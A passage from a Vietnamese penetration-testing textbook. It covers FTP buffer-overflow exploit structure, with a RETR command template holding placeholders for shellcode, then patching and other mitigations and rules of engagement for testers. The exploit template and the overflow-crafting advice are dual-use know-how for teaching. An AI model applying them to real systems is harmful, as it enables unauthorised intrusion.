Để làm cho các chương trình chứa lỗi hỏng thực thi điều mong muốn, cần phải biết được đầy đủ các giao thức dẫn tới phần chứa lỗi hỏng trong chương trình, khiến nó đặt payload vào bộ nhớ và cuối cùng làm cho chương trình thực hiện khai thác đó. Các giao thức này thường đứng trước và sau shellcode. Như ví dụ dưới đây, hãy xem xét một ftp server chứa một lỗi tràn bộ đệm ngăn xếp khi kiểm soát các tên tệp gắn với lệnh RETR sẽ không thực thi cho tới khi người dùng hủy kết nối với lệnh QUIT. Mô hình cơ bản để khai thác lỗi hỏng có dạng như sau:

```
USER anonymous
PASS guest@
RETR <your padding, shellcode, and return address here>
QUIT
```

Chú ý rằng các thành phần giao thức ftp đứng trước hay sau shellcode. Trong shellcode nên hạn chế xuất hiện các thành phần giao thức này.

4.4.2.3 Các vấn đề liên quan tới bộ đệm

Để thực hiện khai thác tràn bộ đệm, bộ đệm phải bị tràn và các thông tin điều khiển trong bộ đệm bị thay đổi để người khai thác nắm được quyền điều khiển. Trong nhiều trường hợp các biến chương trình khác nhau thường nằm giữa lỗi hỏng bộ đệm và các cấu trúc điều khiển. Thực tế, các phiên bản gcc sắp xếp lại ngăn xếp bằng cách đặt các biến không phải là mảng giữa các bộ đệm đặt trên ngăn xếp và các địa chỉ trả về. Việc này vừa có thể ngăn chặn việc thực hiện thay đổi cấu trúc điều khiển, vừa gây khó khăn trong việc tạo dữ liệu đầu vào. Hình 4.3 mô tả một mô hình ngăn xếp đơn giản trong đó các biến A-D được đặt giữa các lỗi hỏng bộ đệm và địa chỉ trả về muốn điều khiển.

Buffer chứa lỗi
A
B
C
D
ebp cũ
esp cũ
E

Hình 4.3: Lỗi tiềm tàng của các biến stack

Việc tạo dữ liệu đầu vào trong trường hợp này phải cân nhắc xem có bao nhiêu biến được sử dụng bởi chương trình và khi nào thì chương trình có thể bị ngừng bất thường nếu có bất kì giá trị nào bị thay đổi. Ví dụ như vùng E chứa các tham số được đưa vào hàm đều có thể gây ra các lỗi bất thường như các biến cục bộ A-D. Nếu như việc ghi đè các biến là không thể tránh được thì nên thử tiếp cận ghi đè chúng với các giá trị tương tự hoặc không thì ghi bằng các biến được chứa cùng thời điểm gây tràn. Điều này làm tối đa hóa khả năng chương trình sẽ tiếp tục thực hiện hàm tới khi mà khai thác được thực hiện. Nếu tính toán được là chương trình sẽ thay đổi nội dung của bất kì vị trí nào mà thuộc vùng bị tràn thì phải đảm bảo rằng nó không ảnh hưởng tới shellcode trong vùng đó.

4.5 Các phương pháp phòng ngừa khai thác lỗ hổng

Khi phát hiện ra một lỗ hổng trong phần mềm, điều cần làm bây giờ là gì? Bất kể việc có tiết lộ một cách công khai hay báo cho nhà cung cấp thì vẫn sẽ có một khoảng thời gian giữa việc phát hiện lỗ hổng và phát hành bản vá hoặc cập nhật tương ứng. Nếu người dùng đang sử dụng một phần mềm, họ có thể làm những gì để bảo vệ chính mình trong thời gian chờ đợi? Nhà tư vấn sẽ hướng dẫn những khách hàng của mình như thế nào để họ có thể tự bảo vệ mình? Phần này sẽ trình bày một số giải pháp để cải thiện an ninh trong suốt thời gian phát hiện lỗ hổng và thực hiện bản vá.

4.5.1 Một số phương pháp phòng ngừa phổ biến

Phần này không nhằm mục đích liệt kê tất cả các phương pháp kiểm tra để đảm bảo an toàn hệ thống máy tính. Tuy nhiên, với tình hình kỹ thuật phòng thủ hiện tại, cần phải nhấn mạnh rằng vẫn còn tồn tại nhiều khó khăn, và không thể bảo vệ chống lại các cuộc tấn công zero-day. Khi một lỗ hổng mới được phát hiện, người dùng chỉ có thể được bảo vệ nếu có thể ngăn chặn được những kẻ tấn công tiếp cận lỗ hổng của ứng dụng. Các câu hỏi về tiêu chuẩn đánh giá rủi ro cần phải được xem xét lại.

- Dịch vụ này có thực sự cần thiết không? Nếu không thì tắt nó đi.
- Dịch vụ có thể được tiếp cận một cách công khai không? Nếu không, thì dùng tường lửa bảo vệ.

- Tất cả các tùy chọn không an toàn có được tắt không? Nếu không, cần thay đổi các tùy chọn.

Dĩ nhiên, còn có nhiều câu hỏi khác. Để máy tính và mạng được bảo vệ một cách đúng đắn thì tất cả các câu hỏi trên cần phải được trả lời. Từ quan điểm quản lý rủi ro, cần phải cân bằng khả năng khai thác lỗ hổng mới khi chưa có bản vá và cần thiết phải tiếp tục sử dụng dịch vụ có lỗ hổng. Điều cần thiết là phải luôn nghĩ rằng sẽ có ai đó khám phá hoặc tìm hiểu về cùng một lỗ hổng chưa có bản vá mà hiện đang được điều tra. Với giả thiết này, vấn đề thực tế là liệu có đáng bị rủi ro để tiếp tục chạy một ứng dụng không, và nếu có, thì cần sử dụng những biện pháp phòng thủ như thế nào. Port knocking hoặc các hình thức di chuyển khác có thể hữu ích trong tình huống này.

4.5.1.1 Port knocking

Port knocking là một kỹ thuật phòng thủ được sử dụng với bất kỳ dịch vụ mạng nào, nhưng có hiệu quả nhất khi một dịch vụ được truy nhập bởi một giới hạn người dùng. Một máy chủ SSH hay POP3 có thể dễ dàng được bảo vệ bởi port knocking, trong khi rất khó để có thể bảo vệ một truy nhập công khai đến máy chủ web sử dụng một kỹ thuật tương tự. Port knocking có lẽ được mô tả như một mạng mã hóa. Ý tưởng đằng sau port knocking là cổng mà dịch vụ mạng sẽ lắng nghe cho đến khi có một người dùng trải qua một trình tự gõ cần thiết. Một chuỗi gõ đơn giản là một danh sách các cổng mà người dùng cố gắng kết nối trước khi được cấp phép kết nối với các dịch vụ mong muốn. Các cổng tham gia chuỗi gõ thường bị đóng, một bộ lọc mức TCP/UDP sẽ phát hiện trình tự truy nhập thích hợp trước khi mở cổng dịch vụ cho kết nối đến từ máy tính “gõ”. Bởi vì các ứng dụng máy khách không có khả năng thực hiện trình tự gõ nên một người dùng được ủy quyền phải được cung cấp phần mềm máy khách tùy chỉnh hoặc một phần mềm gõ đã được cấu hình. Đây là lý do mà port knocking không phải là cơ chế bảo vệ thích hợp cho các dịch vụ truy nhập công cộng.

Một điều cần chú ý là port knocking không giải quyết các lỗ hổng trong các dịch vụ được bảo vệ dưới bất kỳ hình thức nào, nó chỉ đơn giản là gây khó khăn hơn khi tiếp cận các lỗ hổng. Kẻ tấn công quan sát lưu lượng truy nhập đến máy chủ được bảo vệ hoặc quan sát lưu lượng truy nhập từ khách hàng được trao quyền có thể bắt được trình tự gõ và sử dụng nó để truy nhập vào dịch vụ được bảo vệ. Cuối cùng, một kẻ nội gián nguy hiểm biết được cách thức knocking luôn có thể tiếp cận được dịch vụ có lỗ hổng.

4.5.1.2 Di chuyển

Biện pháp này không phải lúc nào cũng là thiết thực nhất cho vấn đề bảo mật, nhưng đôi khi là hợp lý nhất, di chuyển cũng đáng để xem xét như một phương pháp để cải thiện hệ thống an ninh. Các đường dẫn di chuyển được xem xét bao gồm di chuyển các dịch vụ sang một hệ điều hành mới hoặc thay thế một ứng dụng có lỗ hổng bởi một ứng dụng an toàn hơn.

a) Di chuyển đến một hệ điều hành mới

Di chuyển một ứng dụng đã tồn tại đến một hệ điều hành mới chỉ có thể khi đã có một phiên bản của ứng dụng đó trong hệ điều hành mới. Trong khi chọn lựa một hệ điều hành mới, cần cân nhắc các tính năng của hệ thống có làm cho việc khai thác các lỗ hổng trở nên khó khăn hơn hoặc không thể thực hiện được hay không. Có nhiều sản phẩm đã bao gồm các phương pháp bảo vệ được xây dựng sẵn hoặc cũng cấp các giải pháp:

- ExecShield
- Grsecurity
- Microsoft Windows 7 or Windows Server 2008
- OpenBSD
- Openwall Project

Điều quan trọng là phải chọn được một hệ điều hành và cơ chế bảo vệ chống lại các loại khai thác lỗ hổng đó.

b) Chuyển đến một ứng dụng mới

Lựa chọn chuyển sang một ứng dụng hoàn toàn mới có lẽ là cách khó nhất để thực hiện vì bất cứ lý do nào. Một trong những thách thức phải đối mặt là sự thiếu hụt các lựa chọn thay thế cho một hệ điều hành nhất định, di chuyển dữ liệu và tác động đến người dùng. Trong một vài trường hợp, di chuyển sang một ứng dụng mới có thể yêu cầu thay đổi hệ điều hành máy chủ lưu trữ. Tất nhiên, ứng dụng mới phải cung cấp đầy đủ chức năng để thay thế cho ứng dụng có lỗ hổng, nhưng cần phải xem xét các yếu tố bổ sung trước khi di chuyển. Đó là hồ sơ bảo mật của ứng dụng mới và sự phải hỏi của nhà cung cấp đối với các vấn đề bảo mật. Đối với một số tổ chức, điều mong muốn là khả năng kiểm toán và mã nguồn ứng dụng. Các tổ chức khác có thể khóa một hệ điều hành hoặc một ứng dụng cụ thể do các chính sách bắt buộc của công ty. Điểm mấu chốt là việc thực hiện phân tích rủi ro xác định rằng việc chuyển ứng dụng để đáp ứng một lỗ hổng mới phát hiện là lựa chọn tốt nhất. Trong trường hợp này, bảo mật là yếu tố chính cần được xem xét.

4.5.2 Tạo bản vá

Cách chắc chắn duy nhất để bảo vệ một ứng dụng có lỗ hổng là tắt hoặc vá nó. Nếu nhà cung cấp có thể phát hành bản vá lỗi một cách nhanh chóng và tin cậy thì sẽ may mắn tránh được khoảng thời gian dài phải đối mặt với ứng dụng có lỗ hổng. Thật không may, trong một số trường hợp, các nhà cung cấp phải mất hàng tuần, hoặc hàng tháng để vá đúng lỗ hổng, hoặc tệ hơn, có thể phát hành các bản vá không vá được đúng lỗ hổng cần vá, do đó cần có thêm các bản vá lỗi khác. Nếu xác định rằng cần phải giữ ứng dụng và chạy nó, cách tốt nhất là tự vá các lỗ hổng của mình. Rõ ràng, đây là nhiệm vụ dễ dàng hơn nếu có mã nguồn để làm việc đó. Và đây là những lập luận ủng hộ cho việc sử dụng mã nguồn mở. Nếu không có quyền truy cập vào mã nguồn, cách đơn giản nhất là để cho nhà cung cấp cấp bản vá. Thật không may, việc này sẽ phải chờ đợi rất lâu từ lúc phát hiện ra các lỗ hổng

đến khi phát hành các bản vá tương ứng. Vì lý do này, việc tìm hiểu các vấn đề liên quan đến vá nhị phân sẽ không hữu ích lắm.

4.5.3.1 Xem xét vá mã nguồn mở

Như đã đề cập ở trên, vá mã nguồn mở thực sự dễ dàng hơn vá ở mức nhị phân. Khi có mã nguồn mở, người dùng có cơ hội để đóng một vai trò lớn hơn trong việc phát triển và đảm bảo các ứng dụng của họ. Điều quan trọng là, vá dễ dàng không có nghĩa là bản vá chất lượng. Sự tham gia của nhà phát triển là cần thiết ngay cả khi người dùng có thể chỉ ra một dòng mã cụ thể dẫn đến lỗ hổng được phát hiện trong một mã nguồn nhị phân đóng.

a) Thời điểm cần vá

Nếu ứng dụng không còn được hỗ trợ nữa, mà tổ chức hoặc người dùng quyết tâm sử dụng nó, thì cần phải vá ứng dụng đó. Đối với phần mềm được hỗ trợ, vẫn cần phải phát triển bản vá để chứng minh rằng lỗ hổng đã bị đóng. Trong bất kỳ trường hợp nào, điều quan trọng là bản vá được phát triển không chỉ khắc phục các nguyên nhân rõ ràng của lỗ hổng, mà còn là các nguyên nhân cơ bản, và thực hiện điều đó mà không gây ra bất kỳ vấn đề mới nào. Trong thực tế, điều này cần một sự hiểu biết rõ ràng về mã nguồn, và cũng là lý do chính mà phần lớn người sử dụng phần mềm mã nguồn mở không đóng góp vào sự phát triển của nó. Phải mất một thời khoảng thời gian đáng kể để trở nên quen thuộc với kiến trúc của bất kỳ hệ thống phần mềm nào, đặc biệt khi không tham gia ngay từ đầu.

b) Các phần cần vá

Rõ ràng, ở đây quan tâm đến việc vá đến mức gốc rễ của lỗ hổng mà không tạo ra thêm bất kỳ lỗ hổng mới nào. Việc bảo vệ phần mềm liên quan được quan tâm hơn là thay thế các chức năng không an toàn với các đối tác. Ví dụ, thay thế cho `strcpy()`, `strncpy()` có những vấn đề riêng mà ít người biết. Trong gần như phần lớn các trường hợp, không có chức năng nào là nguyên nhân trực tiếp của một lỗ hổng. Việc xử lý bộ đệm không đúng và các thuật toán phân tích cú pháp kém sẽ gây ra các vấn đề, cũng giống như việc không hiểu được sự khác biệt giữa dữ liệu signed và unsigned. Trong khi phát triển một bản vá thích hợp, cần điều tra tất cả các giả định cơ bản mà các lập trình ban đầu thực hiện liên quan đến xử lý dữ liệu và xác minh rằng mỗi giả định là đúng trong quá trình thực hiện chương trình. Đây là lý do nên làm việc theo cách hợp tác với các nhà phát triển chương trình. Ít người hiểu về mã nguồn hơn người viết ra chúng.

c) Phát triển và sử dụng các bản vá

Khi làm việc với mã nguồn, hai chương trình phổ biến nhất được sử dụng để tạo và áp dụng các bản vá lỗi là công cụ diff và patch.

Các bản vá lỗi được tạo ra bằng cách sử dụng chương trình diff, so sánh một số tập tin với nhau và tạo ra một danh sách sự khác biệt giữa chúng. Diff báo cáo thay đổi bằng cách liệt kê tất cả các dòng đã được gỡ bỏ hoặc thay thế giữa các phiên bản cũ và mới của một tập tin. Với các tùy chọn thích hợp, diff có thể quét đệ quy các thư mục con và so sánh các

tệp có cùng tên trong các cây thư mục cũ và mới. Đầu ra diff được gửi đến đầu ra chuẩn và thường được chuyển hướng để tạo ra một tập tin vá lỗi. Ba lựa chọn phổ biến nhất là:

- a - Nguyên nhân diff để xử lý tất cả các tệp dưới dạng văn bản
- u - Tạo ra diff để tạo đầu ra ở dạng thống nhất
- r - Cho phép diff quét đệ quy các thư mục con

Ví dụ: lấy một chương trình có lỗ hổng có tên bắt nguồn từ một thư mục có tên là hackable. Nếu tạo ra một phiên bản an toàn của chương trình này trong một thư mục có tên là hackable_not thì có thể tạo một bản vá với lệnh diff sau:

```
diff -aur hackable/ hackable_not/ > hackable.patch
```

Đầu ra sau cho thấy sự khác biệt trong hai tệp tin, example.c và example_fixed.c, được tạo ra bởi lệnh sau:

```
# diff -au example.c example_fixed.c
--- example.c 2004-07-27 03:36:21.000000000 -0700
+++ example_fixed.c 2004-07-27 03:37:12.000000000 -0700
@@ -6,7 +6,8 @@
int main(int argc, char **argv) {
    char buf[80];
    - strcpy(buf, argv[0]);
    + strncpy(buf, argv[0], sizeof(buf));
    + buf[sizeof(buf) - 1] = 0;
    printf("This program is named %s\n", buf);
}
```

Lệnh này thống nhất định dạng đầu ra và chỉ ra các tệp đã được so sánh, sự khác nhau về vị trí cách thức của chúng. Các phần quan trọng là những dòng bắt đầu bằng + và -. Tiền tố A+ chỉ ra rằng đường dẫn liên quan tồn tại trong tệp mới nhưng không có trong bản gốc. Dấu A- chỉ ra rằng một dòng tồn tại trong tệp gốc nhưng không có trong tệp mới. Các dòng không có tiền tố phục vụ việc hiển thị thông tin ngữ cảnh xung quanh để có thể chính xác hơn trong việc xác định vị trí các đường dẫn được thay đổi.

Patch là một công cụ có khả năng hiểu được đầu ra của diff và sử dụng nó để biến đổi một tập tin theo sự khác biệt được báo cáo bởi diff. Các tệp và thường được các nhà phát triển phần mềm xuất bản để nhanh chóng phổ biến thông tin đã thay đổi giữa các phiên bản phần mềm. Điều này giúp tiết kiệm thời gian vì tải xuống tệp và thường nhanh hơn nhiều so với tải toàn bộ mã nguồn cho một ứng dụng. Bằng cách áp dụng vá một tệp cho mã nguồn gốc, người dùng chuyển đổi mã nguồn gốc của họ sang nguồn sửa đổi được phát triển bởi những người bảo trì chương trình. Nếu có phiên bản cũ của example.c được sử dụng trước đó, cho đầu ra của diff được hiển thị trước đó và đặt trong một tệp có tên example.patch, thì có thể sử dụng bản vá như sau:

```
patch example.c < example.patch
```

Lệnh này chuyển đổi các nội dung của `example.c` thành những ví dụ của `example_fixed.c` mà không nhìn thấy tệp `example_fixed.c` hoàn chỉnh.

4.5.3.2 *Cân nhắc bản vá nhị phân*

Trong trường hợp không thể truy nhập vào mã nguồn gốc của chương trình, có thể buộc phải xem xét vá lỗi chương trình nhị phân. Điều này đòi hỏi kiến thức chi tiết về các định dạng tệp tin thực thi và yêu cầu tính thận trọng để đảm bảo rằng không có vấn đề gì mới được phát hiện.

a) Lý do phải vá

Lý do đơn giản nhất để sử dụng vá nhị phân là khi một lỗ hổng được tìm thấy trong phần mềm không còn được nhà cung cấp hỗ trợ. Các trường hợp như vậy phát sinh khi các nhà cung cấp ngừng kinh doanh hoặc khi một sản phẩm vẫn được sử dụng lâu sau khi nhà cung cấp đã ngừng hỗ trợ nó. Trước khi lựa chọn để vá nhị phân, việc di chuyển hoặc nâng cấp nên được xem xét. Đối với phần mềm được hỗ trợ, vẫn còn một thực tế là một số nhà cung cấp phần mềm không phản hồi khi trình bày bằng chứng về lỗ hổng trong sản phẩm của họ. Các lý do cho phản ứng chậm của nhà cung cấp bao gồm “chúng tôi không thể sao chép lại vấn đề” và “chúng tôi cần đảm bảo rằng bản vá ổn định”. Trong các kiến trúc nghèo nàn, các vấn đề có thể quá nặng đến mức phải tạo một cấu trúc lớn hơn, đòi hỏi thời gian đáng kể trước khi có thể khắc phục. Bất kể lý do gì, người dùng sẽ bị bỏ lại trong thời gian dài, và thật không may, khi đối phó với sâu internet, một ngày cũng là một khoảng thời gian rất dài.


b) Phát triển vá và ứng dụng

Vá một tệp tin thực thi là quá trình không quan trọng. Mặc dù những thay đổi muốn thực hiện với hệ nhị phân là rất rõ ràng, những khả năng thực hiện những thay đổi đó có thể đơn giản là không thực hiện được. Bất kỳ thay đổi nào với một đoạn mã nhị phân đã biên dịch cần phải đảm bảo không chỉ hoạt động của chương trình có lỗ hổng được sửa chữa, mà còn cả cấu trúc của tệp tin nhị phân không bị hỏng. Những vấn đề chính cần xem xét khi vá nhị phân bao gồm:

- Bản vá làm cho độ lớn của một hàm (theo byte) thay đổi?
- Vá có yêu cầu các hàm không được chương trình gọi trước đó?

Bất kỳ sự thay đổi nào ảnh hưởng đến quy mô của chương trình đều sẽ rất khó khăn và cần phải có suy tính rất cẩn thận. Lý tưởng nhất là các vị trí đặt các lệnh mới (gọi là “lỗ”) có thể được tìm thấy trong không gian địa chỉ ảo của chương trình nhị phân. Các “lỗ” có thể tồn tại ở đâu đó trong các phần của chương trình không tiếp giáp trong bộ nhớ, hoặc nơi một trình biên dịch hoặc trình liên kết chọn để đặt các phần đệm cho đến các ranh giới cụ thể. Trong các trường hợp khác, có thể tận dụng những lỗ hổng phát sinh do các vấn đề liên kết. Ví dụ, nếu một trình biên dịch đặc biệt nhấn mạnh vào việc sắp xếp các hàm trên ranh giới hai word (8 byte), sau đó mỗi hàm có thể được đến 7 byte đệm theo sau. Việc đệm này,

nếu có, có thể được sử dụng để nhúng các lệnh bổ sung hoặc để mở rộng các hàm hiện có. Với sự hiểu biết chuyên sâu về các tiêu đề của tệp tin thực thi, đôi khi có thể tận dụng sự khác nhau giữa bố cục tệp tin của tệp tin thực thi và cách sắp xếp bộ nhớ. Để giảm việc chiếm dụng dung lượng khi thực thi, các byte đệm có thể hiện diện khi chạy thường không được lưu trữ trong ảnh của tệp thực thi. Sử dụng các chương trình thích hợp (như PE Explorer là một ví dụ của một trình biên tập cho các tệp Windows PE), thường có thể sửa đổi ảnh của tệp tin mà không ảnh hưởng đến cách bố trí bộ nhớ trong thời gian chạy tệp. Trong những trường hợp này, có thể đưa mã vào các vùng mở rộng trong các phần khác nhau của tệp tin. Sau khi tìm thấy “lỗ” đệm, sẽ sử dụng nó với các bước: thay thế mã có lỗ hổng trong “lỗ” đệm, đặt mã và bên trong đó và trở lại vị trí ban đầu của mã có lỗ hổng. Quá trình này được thể hiện ở hình vẽ sau:



Hình 4.4: Quá trình vá lỗ hổng

Một khi có sẵn không gian cho một tệp nhị phân, hành vi chèn mã mới thường được thực hiện bằng cách sử dụng một trình soạn thảo mã hex. Các giá trị byte thô của ngôn ngữ máy (thường thu được bằng cách sử dụng một chương trình dịch hợp ngữ như NASM) được dán vào các vùng thích hợp trong tệp, và file kết quả sẽ được lưu lại để tạo ra một thực thi đã được vá. Điều quan trọng cần nhớ là những chương trình dịch ngược như IDA Pro thường không có khả năng tự thực hiện một bản vá. Trong trường hợp của IDA Pro, nó sẽ hỗ trợ phát triển và hình dung ra bản vá định thực hiện, thì tất cả những thay đổi có thể thấy trong IDA Pro chỉ đơn giản là thay đổi cơ sở dữ liệu của IDA và không hề thay đổi tệp tin nhị phân ban đầu dưới bất kỳ hình thức nào. Không những thế, thậm chí không có cách nào có thể xuất ra những thay đổi mà có thể đã được thực hiện trong IDA Pro trở lại tệp tin nhị phân ban đầu. Đó là lý do tại sao hợp ngữ và các kỹ năng soạn thảo mã hex cần thiết cho bất cứ ai mong muốn thực hiện một bản vá nhị phân.

Một khi một bản vá nhị phân được tạo ra và thử nghiệm thành công, vấn đề phân phối mã nhị phân vẫn còn tồn tại. Bất kỳ lý do nào cũng có thể tồn tại nhằm ngăn cản việc phân phối toàn bộ bản vá nhị phân, từ kích thước cấm đến các hạn chế pháp lý. Một công cụ để tạo và áp dụng các bản vá nhị phân là Xdelta. Xdelta kết hợp các chức năng của diff và patch để tạo thành một công cụ duy nhất có thể áp dụng được cho các tệp nhị phân. Xdelta

có thể tạo ra sự khác biệt giữa bất kỳ hai tệp tin nào bất kể thể loại của chúng. Khi Xdelta được sử dụng, chỉ có những tệp nhị phân khác nhau (delta) mới được phân phối. Nhiều người nhận sử dụng Xdelta để cập nhật các tệp nhị phân của họ bằng cách áp dụng tệp delta cho các tệp nhị phân bị lỗi.

c) Những hạn chế

Các định dạng tệp cho các tệp được thực thi rất cứng nhắc về cấu trúc. Một trong những vấn đề khó khăn nhất để khắc phục khi vá một tệp nhị phân là tìm kiếm không gian để chèn mã mới. Không giống như các tệp tin văn bản đơn thuần, ở đây không thể chỉ cần bật chế độ chèn và dán vào đó một loạt các dòng hợp ngữ. Phải thật cẩn thận khi bất kỳ mã nào trong một tệp nhị phân được di chuyển. Di chuyển bất kỳ lệnh nào đều có thể cần đến việc cập nhật các biến vị nhảy tương đối hoặc việc tính toán các giá trị địa chỉ tuyệt đối mới.

Vấn đề thứ hai phát sinh khi việc thay thế một hàm gọi bằng một hàm khác đang trở nên cần thiết. Điều này không phải lúc nào cũng có thể được thực hiện dễ dàng, nó còn tùy thuộc vào tệp nhị phân được vá. Lấy ví dụ, một chương trình có chứa một lời gọi tới hàm `strcpy()`. Nếu giải pháp lý tưởng là thay đổi chương trình để gọi `strncpy()`, thì có một số việc cần được cân nhắc. Thách thức đầu tiên là tìm một “lỗ” trống trong tệp nhị phân sao cho một tham số bổ sung (tham số độ dài của `strncpy()`) có thể được đẩy vào ngăn xếp. Tiếp theo, cần phải tìm ra một cách để gọi được hàm `strncpy()`. Nếu chương trình thực sự gọi `strncpy()` tại một thời điểm nào đó, địa chỉ của hàm `strncpy()` có thể được thay thế cho địa chỉ của hàm `strcpy()` để bị tấn công. Nếu chương trình không có lời gọi nào khác tới `strncpy()`, thì sau đó mọi thứ sẽ trở nên phức tạp. Đối với các chương trình liên kết tĩnh, toàn bộ hàm `strncpy()` cần phải được chèn vào tệp nhị phân, đòi hỏi phải có những thay đổi đáng kể đối với tệp, mà điều này có thể sẽ không được hoàn thành. Đối với các chương trình nhị phân liên kết động, bảng nhập của chương trình cần được chỉnh sửa để bộ nạp có thể thực hiện phân giải các ký hiệu đúng dùng để liên kết trong hàm `strncpy()` trong tương lai. Thao tác với bảng nhập của chương trình là một nhiệm vụ khác, đòi hỏi kiến thức rất chi tiết về định dạng của tệp được thực thi, khiến việc này trở thành nhiệm vụ khó khăn nhất.

Như đã thảo luận, việc phát triển một bản vá nhị phân được sửa chữa hoàn toàn trong điều kiện không truy nhập vào mã nguồn hoặc không có hỗ trợ từ nhà cung cấp là một việc rất khó khăn. Một kỹ thuật để hạn chế quyền truy nhập vào các ứng dụng có lỗ hổng bảo mật trong khi chờ đợi một bản vá lỗi được cung cấp bởi nhà cung cấp là port knocking (đã được thảo luận ở phần trước). Hạn chế của kỹ thuật này là: một người dùng nguy hại biết trình tự knock thì vẫn có thể khai thác được lỗ hổng của ứng dụng đó. Trong phần đã thảo luận về một chiến lược vá lỗi có thể thay thế trong các tình huống cần phải tiếp tục chạy một ứng dụng có lỗ hổng bảo mật. Bản chất của kỹ thuật này là tạo ra một miếng vá cho ứng dụng nhằm thay đổi đặc tính của ứng dụng, đủ để nó không còn dễ bị tấn công bởi cùng

một “cộng đồng” - nơi mà được phát triển để tấn công mọi phiên bản chưa được vá của ứng dụng. Nói cách khác, mục đích là để biến đổi hoặc tạo ra sự đa dạng trong ứng dụng sao cho nó trở nên có sức chống cự đối với các chủng loại malware chuẩn muốn xâm nhập vào nó. Điều quan trọng cần lưu ý là kỹ thuật vá được giới thiệu ở đây không thực sự cố gắng sửa chữa các yếu tố dễ bị tấn công; nó chỉ đơn giản là nhằm mục đích sửa đổi một ứng dụng có lỗ hổng bảo mật đủ để làm cho các cuộc tấn công chuẩn thất bại trong việc tấn công vào nó. Thông thường, có 3 loại biến đổi bao gồm: biến đổi chống tràn ngăn xếp, heap và chống khai thác định về dạng chuỗi. Có thể tham khảo cụ thể về cách triển khai 3 phương pháp này trong tài liệu tham khảo số 2.

4.6 Kết chương

Chương này đã trình bày về các kỹ thuật phân tích mã nguồn thủ công và tự động, đồng thời trình bày về phương pháp phân tích mã nhị phân cũng như mã thông dịch của chương trình đã dịch. Một vấn đề quan trọng khác trong việc phân tích lỗ hổng cũng được trình bày là kỹ thuật fuzzing. Cuối cùng là các vấn đề về phương pháp khai thác khi tìm ra lỗ hổng cũng như ngăn ngừa khai thác các lỗ hổng.

CÂU HỎI CUỐI CHƯƠNG

1. Phân biệt mã thông dịch và mã biên dịch.
2. Phân biệt phân tích thủ công và tự động cho mã nguồn.
3. Kỹ thuật Fuzzing là gì? Tại sao kỹ thuật này lại quan trọng?
4. Trình bày các kiểu fuzzing.
5. Trình bày cách đánh giá fuzzing dựa trên mức độ bao phủ mã lệnh.
6. Trình bày các bước khai thác khi tìm ra lỗ hổng.
7. Việc tạo bản vá là gì?

CHƯƠNG 5

KHAI THÁC HỆ THỐNG ĐÃ XÂM NHẬP VÀ KẾT THÚC KIỂM THỬ

Chương này trình bày các quy tắc để khai thác một hệ thống đã xâm nhập cũng như các bước thực hiện việc khai thác, bao gồm thu thập và phân tích dữ liệu, duy trì truy nhập, xâm nhập sâu vào hạ tầng thông tin và cách khôi phục lại trạng thái ban đầu của máy tính đã xâm nhập. Các bước xâm nhập được minh họa bằng các ví dụ sử dụng công cụ Armitage. Phần cuối cùng đề cập đến phương pháp và công cụ thu thập dữ liệu và viết báo cáo.

5.1 Các quy tắc thực hiện

Trong một ca kiểm thử xâm nhập hướng mục tiêu, môi trường sẽ được đánh giá bằng các kỹ thuật tương tự được sử dụng bởi những kẻ tấn công trong thực tế. Do đó, các quy tắc của việc tham gia là tuyệt đối quan trọng và phải được tuân thủ cẩn thận.

Điều gì được phép?

Đánh giá mục tiêu của ca kiểm thử xâm nhập và xác định những gì cần phải hoàn thành để chứng minh sự tồn tại của một hoặc nhiều lỗ hổng khai thác mà có thể cho phép kẻ tấn công đạt được mục tiêu. Ví dụ: nếu trong một cuộc tấn công từ chối dịch vụ, việc chuyển các tài nguyên cục bộ để giải quyết vấn đề là bắt buộc, thì liệu có được phép thực hiện hay không? Liệu doanh nghiệp có hiểu rằng tấn công vào một hệ thống dường như không quan trọng có thể giúp mở ra một thứ quan trọng hơn trong khi họ bận rộn để giải quyết vấn đề? Có bao nhiêu người trong nhóm kiểm tra được phép thực hiện các nhiệm vụ đã đồng ý? Hãy suy nghĩ về tất cả các khả năng và sau đó đảm bảo rằng tất cả là cần thiết, và được chấp thuận, trước khi thực sự tiến hành kiểm tra. Đơn giản chỉ cần đạt được một phiên VNC trên một hệ thống có thể phá vỡ các quy tắc tham gia trừ khi điều này đã được thảo luận với khách hàng trước khi thử nghiệm.

Những thứ có thể sửa đổi?

Môi trường đang nhắm tới cho phép thêm hoặc xóa tài khoản, thay đổi tệp nhật ký hoặc khởi chạy các cuộc tấn công nội bộ thông qua việc xoay vòng? Nếu có, khách hàng có chấp thuận điều này và tất cả các rủi ro liên quan không? Đơn giản là mọi thứ cần phải được giải quyết trong các quy tắc cam kết. Không có giả định nên được thực hiện. Để kiểm tra môi trường bảo mật thực tế sẽ có rất nhiều kế hoạch và suy nghĩ để đảm bảo người kiểm thử có các quyền cần thiết để thực sự kiểm tra môi trường và bắt chước các cuộc tấn công mà một kẻ tấn công thực sự có thể sử dụng.

Chỉ thực hiện các cuộc tấn công thực sự cần thiết để đạt được mục tiêu của việc kiểm tra. Ví dụ, xóa một bảng cơ sở dữ liệu sẽ không phải là một ý tưởng tốt trong hầu hết các môi trường. Nói chung có khá ít phương pháp xâm nhập nhằm chứng minh rằng quyền truy nhập của quản trị viên đến một máy chủ cơ sở dữ liệu quan trọng đã đạt được.

Xem xét thêm “khóa vạn năng”

